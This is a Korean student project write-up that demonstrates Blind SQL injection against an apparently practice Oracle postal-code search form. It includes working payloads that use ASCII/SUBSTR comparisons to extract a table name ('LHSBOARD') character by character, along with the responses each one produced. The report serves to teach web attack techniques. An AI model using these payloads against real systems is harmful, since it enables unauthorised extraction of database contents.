동 이름 입력	죽전2동%' AND (SELECT COUNT(TABLE_NAME) FROM ALL_TABLES) >= 112 --
검색	

우편번호	동	주 소
------	---	-----

Step 3. 테이블명 추출

: AND와 SUBSTR 함수, ASCII 함수를 사용하여 테이블 개수를 확인함

SUBSTR 함수는 문자열을 자르는 함수로, SUBSTR(문자열, 시작 위치, 자르고 싶은 개수)와 같은 방법으로 사용하는데, 예를 들어 SELECT SUBSTR('Hello', 2, 3) FROM DUAL일 경우 문자열 Hello의 2번째 위치에서 3글자를 자르는 것이므로 ell가 출력됨

ASCII 함수는 문자를 숫자로 변환하는 함수로, SUBSTR 함수를 통해 1개의 문자를 출력한 후, 대소비교를 위해 숫자(ASCII 값)로 변환하기 위해 사용함

10진수	16진수	문자	10진수	16진수	문자	10진수	16진수	문자	10진수	16진수	문자
0	0x00	NUL	32	0x20	Space	64	0x40	@	96	0x60	
1	0x01	SOH	33	0x21	!	65	0x41	A	97	0x61	a
2	0x02	STX	34	0x22	"	66	0x42	B	98	0x62	b
3	0x03	ETX	35	0x23	#	67	0x43	C	99	0x63	c
4	0x04	EOT	36	0x24	\$	68	0x44	D	100	0x64	d
5	0x05	ENQ	37	0x25	%	69	0x45	E	101	0x65	e
6	0x06	ACK	38	0x26	&	70	0x46	F	102	0x66	f
7	0x07	BEL	39	0x27	'	71	0x47	G	103	0x67	g
8	0x08	BS	40	0x28	(72	0x48	H	104	0x68	h
9	0x09	TAB	41	0x29)	73	0x49	I	105	0x69	i
10	0x0A	LF	42	0x2A	*	74	0x4A	J	106	0x6A	j
11	0x0B	VT	43	0x2B	+	75	0x4B	K	107	0x6B	k
12	0x0C	FF	44	0x2C	,	76	0x4C	L	108	0x6C	l
13	0x0D	CR	45	0x2D	-	77	0x4D	M	109	0x6D	m
14	0x0E	SO	46	0x2E	.	78	0x4E	N	110	0x6E	n
15	0x0F	SI	47	0x2F	/	79	0x4F	O	111	0x6F	o
16	0x10	DLE	48	0x30	0	80	0x50	P	112	0x70	p
17	0x11	DC1	49	0x31	1	81	0x51	Q	113	0x71	q
18	0x12	DC2	50	0x32	2	82	0x52	R	114	0x72	r
19	0x13	DC3	51	0x33	3	83	0x53	S	115	0x73	s
20	0x14	DC4	52	0x34	4	84	0x54	T	116	0x74	t
21	0x15	NAK	53	0x35	5	85	0x55	U	117	0x75	u
22	0x16	SYN	54	0x36	6	86	0x56	V	118	0x76	v
23	0x17	ETB	55	0x37	7	87	0x57	W	119	0x77	w
24	0x18	CAN	56	0x38	8	88	0x58	X	120	0x78	x
25	0x19	EM	57	0x39	9	89	0x59	Y	121	0x79	y
26	0x1A	SUB	58	0x3A	:	90	0x5A	Z	122	0x7A	z
27	0x1B	ESC	59	0x3B	;	91	0x5B	[123	0x7B	{
28	0x1C	FS	60	0x3C	<	92	0x5C	\	124	0x7C	
29	0x1D	GS	61	0x3D	=	93	0x5D]	125	0x7D	}
30	0x1E	RS	62	0x3E	>	94	0x5E	^	126	0x7E	~
31	0x1F	US	63	0x3F	?	95	0x5F	_	127	0x7F	DEL

3-1. 첫번째 글자 추출

죽전2동%' AND ASCII(SUBSTR((SELECT TABLE_NAME FROM (SELECT TABLE_NAME, ROWNUM AS RNUM FROM USER_TABLES) WHERE RNUM=3), 1, 1)) >= 76 --

죽전2동%' AND ASCII(SUBSTR((SELECT TABLE_NAME FROM (SELECT TABLE_NAME, ROWNUM AS RNUM FROM USER_TABLES) WHERE RNUM=3), 1, 1)) >= 77 --

: 3번째 행의 테이블명을 구해야 하므로 RNUM = 3으로 하고, 테이블명의 1번째 위치에서 1글자를 잘랐을 때(즉, 1번째 글자)의 ASCII 코드가 70 이상일 때, 80 이상일 때 등 여러 상황을 넣어가며 비교해보면 76 이상일 때는 결과가 출력되고 77 이상일 땐 출력되지 않는 상황이 나타나는데, 이는 테이블명의 1번째 글자의 ASCII 코드가 76이라는 뜻으로 문자로 변환해보면 'L'임을 알 수 있음

우 편 번 호 체 크	
동 이름 입력	ME FROM (SELECT TABLE_NAME, ROWNUM AS RNUM FROM USER_TABLES) WHERE RNUM=3, 1, 1)) >= 76 -- 검색

우편번호	동	주 소
448769	죽전2동	경기도 용인시 수지구 죽전2동 현인마을e-편한세상아파트 (301~305동)
448949	죽전2동	경기도 용인시 수지구 죽전2동 인현마을현대홈타운7차아파트 (101~105동)
448713	죽전2동	경기도 용인시 수지구 죽전2동 벽산5단지아파트 (501~506동)
448949	죽전2동	경기도 용인시 수지구 죽전2동 인현마을현대홈타운7차아파트 (201~206동)

우 편 번 호 체 크	
동 이름 입력	ME FROM (SELECT TABLE_NAME, ROWNUM AS RNUM FROM USER_TABLES) WHERE RNUM=3, 1, 1)) >= 77 -- 검색

우편번호	동	주 소
------	---	-----

3-2. 두번째 글자 추출

죽전2동%' AND ASCII(SUBSTR((SELECT TABLE_NAME FROM (SELECT TABLE_NAME, ROWNUM AS RNUM FROM USER_TABLES) WHERE RNUM=3), 2, 1)) >= 72 --

죽전2동%' AND ASCII(SUBSTR((SELECT TABLE_NAME FROM (SELECT TABLE_NAME, ROWNUM AS RNUM FROM USER_TABLES) WHERE RNUM=3), 2, 1)) >= 73 --

: 3-1과 같은 방식으로 해보면, 2번째 글자의 ASCII 코드가 72 이상일 때는 결과가 출력되고 73 이상일 땐 출력되지 않는 상황이 나타남

이는 테이블명의 2번째 글자의 ASCII 코드가 72라는 뜻이므로 문자로 변환해보면 'H'임을 알 수 있음

우 편 번 호 체 크	
동 이름 입력	ME FROM (SELECT TABLE_NAME, ROWNUM AS RNUM FROM USER_TABLES) WHERE RNUM=3, 2, 1)) >= 72 -- 검색

우편번호	동	주 소
448769	죽전2동	경기도 용인시 수지구 죽전2동 현인마을e-편한세상아파트 (301~305동)
448949	죽전2동	경기도 용인시 수지구 죽전2동 인현마을현대홈타운7차아파트 (101~105동)
448713	죽전2동	경기도 용인시 수지구 죽전2동 벽산5단지아파트 (501~506동)
448949	죽전2동	경기도 용인시 수지구 죽전2동 인현마을현대홈타운7차아파트 (201~206동)

우 편 번 호 체 크		
동 이름 입력	<input type="text" value="ME FROM (SELECT TABLE_NAME, ROWNUM AS RNUM FROM USER_TABLES) WHERE RNUM=3, 2, 1)) >= 73 --"/> <input type="button" value="검색"/>	
우편번호	동	주 소

3-3. 세번째 글자 추출

죽전2동%' AND ASCII(SUBSTR((SELECT TABLE_NAME FROM (SELECT TABLE_NAME, ROWNUM AS RNUM FROM USER_TABLES) WHERE RNUM=3), 3, 1)) >= 83 --

죽전2동%' AND ASCII(SUBSTR((SELECT TABLE_NAME FROM (SELECT TABLE_NAME, ROWNUM AS RNUM FROM USER_TABLES) WHERE RNUM=3), 3, 1)) >= 84 --

: 3번째 글자의 ASCII 코드가 83 이상일 때는 결과가 출력되고 84 이상일 땐 출력되지 않는 상황이 나타남

이는 테이블명의 3번째 글자의 ASCII 코드가 83이라는 뜻이므로 문자로 변환해보면 'S'임을 알 수 있음

우 편 번 호 체 크		
동 이름 입력	<input type="text" value="ME FROM (SELECT TABLE_NAME, ROWNUM AS RNUM FROM USER_TABLES) WHERE RNUM=3, 3, 1)) >= 83 --"/> <input type="button" value="검색"/>	
우편번호	동	주 소
448769	죽전2동	경기도 용인시 수지구 죽전2동 현인마을e-편한세상아파트 (301~305동)
448949	죽전2동	경기도 용인시 수지구 죽전2동 인현마을현대홈타운7차아파트 (101~105동)
448713	죽전2동	경기도 용인시 수지구 죽전2동 벽산5단지아파트 (501~506동)
448949	죽전2동	경기도 용인시 수지구 죽전2동 인현마을현대홈타운7차아파트 (201~206동)

우 편 번 호 체 크		
동 이름 입력	<input type="text" value="ME FROM (SELECT TABLE_NAME, ROWNUM AS RNUM FROM USER_TABLES) WHERE RNUM=3, 3, 1)) >= 84 --"/> <input type="button" value="검색"/>	
우편번호	동	주 소

(다음 페이지에 이어서)

3-4. 네번째 글자 추출

죽전2동%' AND ASCII(SUBSTR((SELECT TABLE_NAME FROM (SELECT TABLE_NAME, ROWNUM AS RNUM FROM USER_TABLES) WHERE RNUM=3), 4, 1)) >= 66 --

죽전2동%' AND ASCII(SUBSTR((SELECT TABLE_NAME FROM (SELECT TABLE_NAME, ROWNUM AS RNUM FROM USER_TABLES) WHERE RNUM=3), 4, 1)) >= 67 --

: 4번째 글자의 ASCII 코드가 66 이상일 때는 결과가 출력되고 67 이상일 땐 출력되지 않는 상황이 나타남

이는 테이블명의 4번째 글자의 ASCII 코드가 66이라는 뜻이므로 문자로 변환해보면 'B'임을 알 수 있음

우 편 번 호 체 크		
동 이름 입력	ME FROM (SELECT TABLE_NAME, ROWNUM AS RNUM FROM USER_TABLES) WHERE RNUM=3), 4, 1)) >= 66 --	
검색		

우편번호	동	주 소
448769	죽전2동	경기도 용인시 수지구 죽전2동 현인마을e-편한세상아파트 (301~305동)
448949	죽전2동	경기도 용인시 수지구 죽전2동 인현마을현대홈타운7차아파트 (101~105동)
448713	죽전2동	경기도 용인시 수지구 죽전2동 벽산5단지아파트 (501~506동)
448949	죽전2동	경기도 용인시 수지구 죽전2동 인현마을현대홈타운7차아파트 (201~206동)

우 편 번 호 체 크		
동 이름 입력	ME FROM (SELECT TABLE_NAME, ROWNUM AS RNUM FROM USER_TABLES) WHERE RNUM=3), 4, 1)) >= 67 --	
검색		

우편번호	동	주 소
------	---	-----

3-5. 다섯번째 글자 추출

죽전2동%' AND ASCII(SUBSTR((SELECT TABLE_NAME FROM (SELECT TABLE_NAME, ROWNUM AS RNUM FROM USER_TABLES) WHERE RNUM=3), 5, 1)) >= 79 --

죽전2동%' AND ASCII(SUBSTR((SELECT TABLE_NAME FROM (SELECT TABLE_NAME, ROWNUM AS RNUM FROM USER_TABLES) WHERE RNUM=3), 5, 1)) >= 80 --

: 5번째 글자의 ASCII 코드가 79 이상일 때는 결과가 출력되고 80 이상일 땐 출력되지 않는 상황이 나타남

이는 테이블명의 5번째 글자의 ASCII 코드가 79이라는 뜻이므로 문자로 변환해보면 'O'임을 알 수 있음

우 편 번 호 체 크		
동 이름 입력	ME FROM (SELECT TABLE_NAME, ROWNUM AS RNUM FROM USER_TABLES) WHERE RNUM=3), 5, 1)) >= 79 --	
검색		

우편번호	동	주 소
448769	죽전2동	경기도 용인시 수지구 죽전2동 현인마을e-편한세상아파트 (301~305동)
448949	죽전2동	경기도 용인시 수지구 죽전2동 인현마을현대홈타운7차아파트 (101~105동)
448713	죽전2동	경기도 용인시 수지구 죽전2동 벽산5단지아파트 (501~506동)
448949	죽전2동	경기도 용인시 수지구 죽전2동 인현마을현대홈타운7차아파트 (201~206동)

우 편 번 호 체 크		
동 이름 입력 <input type="text" value="ME FROM (SELECT TABLE_NAME, ROWNUM AS RNUM FROM USER_TABLES) WHERE RNUM=3, 5, 1)) >= 80 --"/> <input type="button" value="검색"/>		
우편번호	동	주 소

3-6. 여섯번째 글자 추출

죽전2동%' AND ASCII(SUBSTR((SELECT TABLE_NAME FROM (SELECT TABLE_NAME, ROWNUM AS RNUM FROM USER_TABLES) WHERE RNUM=3), 6, 1)) >= 65 --

죽전2동%' AND ASCII(SUBSTR((SELECT TABLE_NAME FROM (SELECT TABLE_NAME, ROWNUM AS RNUM FROM USER_TABLES) WHERE RNUM=3), 6, 1)) >= 66 --

: 6번째 글자의 ASCII 코드가 65 이상일 때는 결과가 출력되고 66 이상일 땐 출력되지 않는 상황이 나타남

이는 테이블명의 6번째 글자의 ASCII 코드가 65라는 뜻이므로 문자로 변환해보면 'A'임을 알 수 있음

우 편 번 호 체 크		
동 이름 입력 <input type="text" value="ME FROM (SELECT TABLE_NAME, ROWNUM AS RNUM FROM USER_TABLES) WHERE RNUM=3, 6, 1)) >= 65 --"/> <input type="button" value="검색"/>		
우편번호	동	주 소
448769	죽전2동	경기도 용인시 수지구 죽전2동 현인마을e-편한세상아파트 (301~305동)
448949	죽전2동	경기도 용인시 수지구 죽전2동 인현마을현대홈타운7차아파트 (101~105동)
448713	죽전2동	경기도 용인시 수지구 죽전2동 벽산5단지아파트 (501~506동)
448949	죽전2동	경기도 용인시 수지구 죽전2동 인현마을현대홈타운7차아파트 (201~206동)

우 편 번 호 체 크		
동 이름 입력 <input type="text" value="ME FROM (SELECT TABLE_NAME, ROWNUM AS RNUM FROM USER_TABLES) WHERE RNUM=3, 6, 1)) >= 66 --"/> <input type="button" value="검색"/>		
우편번호	동	주 소

(다음 페이지에 이어서)

3-7. 일곱번째 글자 추출

죽전2동%' AND ASCII(SUBSTR((SELECT TABLE_NAME FROM (SELECT TABLE_NAME, ROWNUM AS RNUM FROM USER_TABLES) WHERE RNUM=3), 7, 1)) >= 82 --

죽전2동%' AND ASCII(SUBSTR((SELECT TABLE_NAME FROM (SELECT TABLE_NAME, ROWNUM AS RNUM FROM USER_TABLES) WHERE RNUM=3), 7, 1)) >= 83 --

: 7번째 글자의 ASCII 코드가 82 이상일 때는 결과가 출력되고 83 이상일 땐 출력되지 않는 상황이 나타남

이는 테이블명의 7번째 글자의 ASCII 코드가 82라는 뜻이므로 문자로 변환해보면 'R'임을 알 수 있음

우 편 번 호 체 크

동 이름 입력

ME FROM (SELECT TABLE_NAME, ROWNUM AS RNUM FROM USER_TABLES) WHERE RNUM=3), 7, 1)) >= 82 --

검색

우편번호	동	주 소
448769	죽전2동	경기도 용인시 수지구 죽전2동 현인마을e-편한세상아파트 (301~305동)
448949	죽전2동	경기도 용인시 수지구 죽전2동 인현마을현대홈타운7차아파트 (101~105동)
448713	죽전2동	경기도 용인시 수지구 죽전2동 벽산5단지아파트 (501~506동)
448949	죽전2동	경기도 용인시 수지구 죽전2동 인현마을현대홈타운7차아파트 (201~206동)

우 편 번 호 체 크		
동 이름 입력	<input type="text" value="ME FROM (SELECT TABLE_NAME, ROWNUM AS RNUM FROM USER_TABLES) WHERE RNUM=3), 7, 1)) >= 83 --"/>	
		<input type="button" value="검색"/>
우편번호	동	주 소

3-8. 여덟번째 글자 추출

죽전2동%' AND ASCII(SUBSTR((SELECT TABLE_NAME FROM (SELECT TABLE_NAME, ROWNUM AS RNUM FROM USER_TABLES) WHERE RNUM=3), 8, 1)) >= 68 --

죽전2동%' AND ASCII(SUBSTR((SELECT TABLE_NAME FROM (SELECT TABLE_NAME, ROWNUM AS RNUM FROM USER_TABLES) WHERE RNUM=3), 8, 1)) >= 69 --

: 8번째 글자의 ASCII 코드가 68 이상일 때는 결과가 출력되고 69 이상일 땐 출력되지 않는 상황이 나타남

이는 테이블명의 8번째 글자의 ASCII 코드가 68이라는 뜻이므로 문자로 변환해보면 'D'임을 알 수 있음

우 편 번 호 체 크

동 이름 입력

ME FROM (SELECT TABLE_NAME, ROWNUM AS RNUM FROM USER_TABLES) WHERE RNUM=3), 8, 1)) >= 68 --

검색

우편번호	동	주 소
448769	죽전2동	경기도 용인시 수지구 죽전2동 현인마을e-편한세상아파트 (301~305동)
448949	죽전2동	경기도 용인시 수지구 죽전2동 인현마을현대홈타운7차아파트 (101~105동)
448713	죽전2동	경기도 용인시 수지구 죽전2동 벽산5단지아파트 (501~506동)

우 편 번 호 체 크		
동 이름 입력	ME FROM (SELECT TABLE_NAME, ROWNUM AS RNUM FROM USER_TABLES) WHERE RNUM=3), 8, 1)) >= 69 --	
검색		
우편번호	동	주 소

Step 4. 최종 확인

죽전2동%' AND (SELECT TABLE_NAME FROM (SELECT TABLE_NAME, ROWNUM AS RNUM FROM USER_TABLES) WHERE RNUM=3) = 'LHSBOARD' --

: 3번째 테이블명이 'LHSBOARD'가 맞는지 확인하기 위한 쿼리를 실행했을 때 결과가 출력되는 것으로 보아(참인 것으로 보아) 'LHSBOARD'가 맞음

우 편 번 호 체 크		
동 이름 입력	FROM (SELECT TABLE_NAME, ROWNUM AS RNUM FROM USER_TABLES) WHERE RNUM=3) = 'LHSBOARD' --	
검색		
우편번호	동	주 소
448769	죽전2동	경기도 용인시 수지구 죽전2동 현인마을e-편한세상아파트 (301~305동)
448949	죽전2동	경기도 용인시 수지구 죽전2동 인현마을현대홈타운7차아파트 (101~105동)
448713	죽전2동	경기도 용인시 수지구 죽전2동 벽산5단지아파트 (501~506동)
448949	죽전2동	경기도 용인시 수지구 죽전2동 인현마을현대홈타운7차아파트 (201~206동)

* 참고

SK쉴더스 공식 블로그 - [Special Report] 웹 취약점과 해킹 매커니즘 #4 Error Based SQL Injection(https://m.blog.naver.com/sk_shieldus/222817261483)

SK쉴더스 공식 블로그 - [Special Report] 웹 취약점과 해킹 매커니즘 #5 Blind SQL Injection(https://m.blog.naver.com/sk_shieldus/222851685540)

성명	프로젝트 후 소감
김가람	<p>앞서 배운 UNION 방식 덕분에 Oracle에서 기본으로 제공하는 테이블도 알고 있었고, 쿼리문이 어떤식으로 작동하는지에 대해 이해한 상태였기에 Error Based와 Blind 방식을 이해하는 것이 쉬웠고, 더 수월하게 문제를 해결할 수 있었다.</p> <p>UNION 방식은 여러 데이터를 한번에 확인할 수 있어 편리했지만, Error Based와 Blind는 한 번에 하나 혹은 한 글자씩 얻을 수 있다는 점이 인상깊었다. 특히 Blind 방식은 이진 탐색을 활용해 데이터를 하나하나 추출해야 했기에 시간이 비교적 오래 걸렸고, 이를 효율적으로 수행할 수 있게 해주는 파이썬 코드를 작성해보아야겠다는 생각이 들었다.</p> <p>3개의 SQL Injection 기법을 배우면서 보안이 취약한 곳에선 정보가 얼마나 쉽게 유출될 수 있는지 느낄 수 있어 보안의 중요성을 다시 한번 깨닫게 되었다.</p>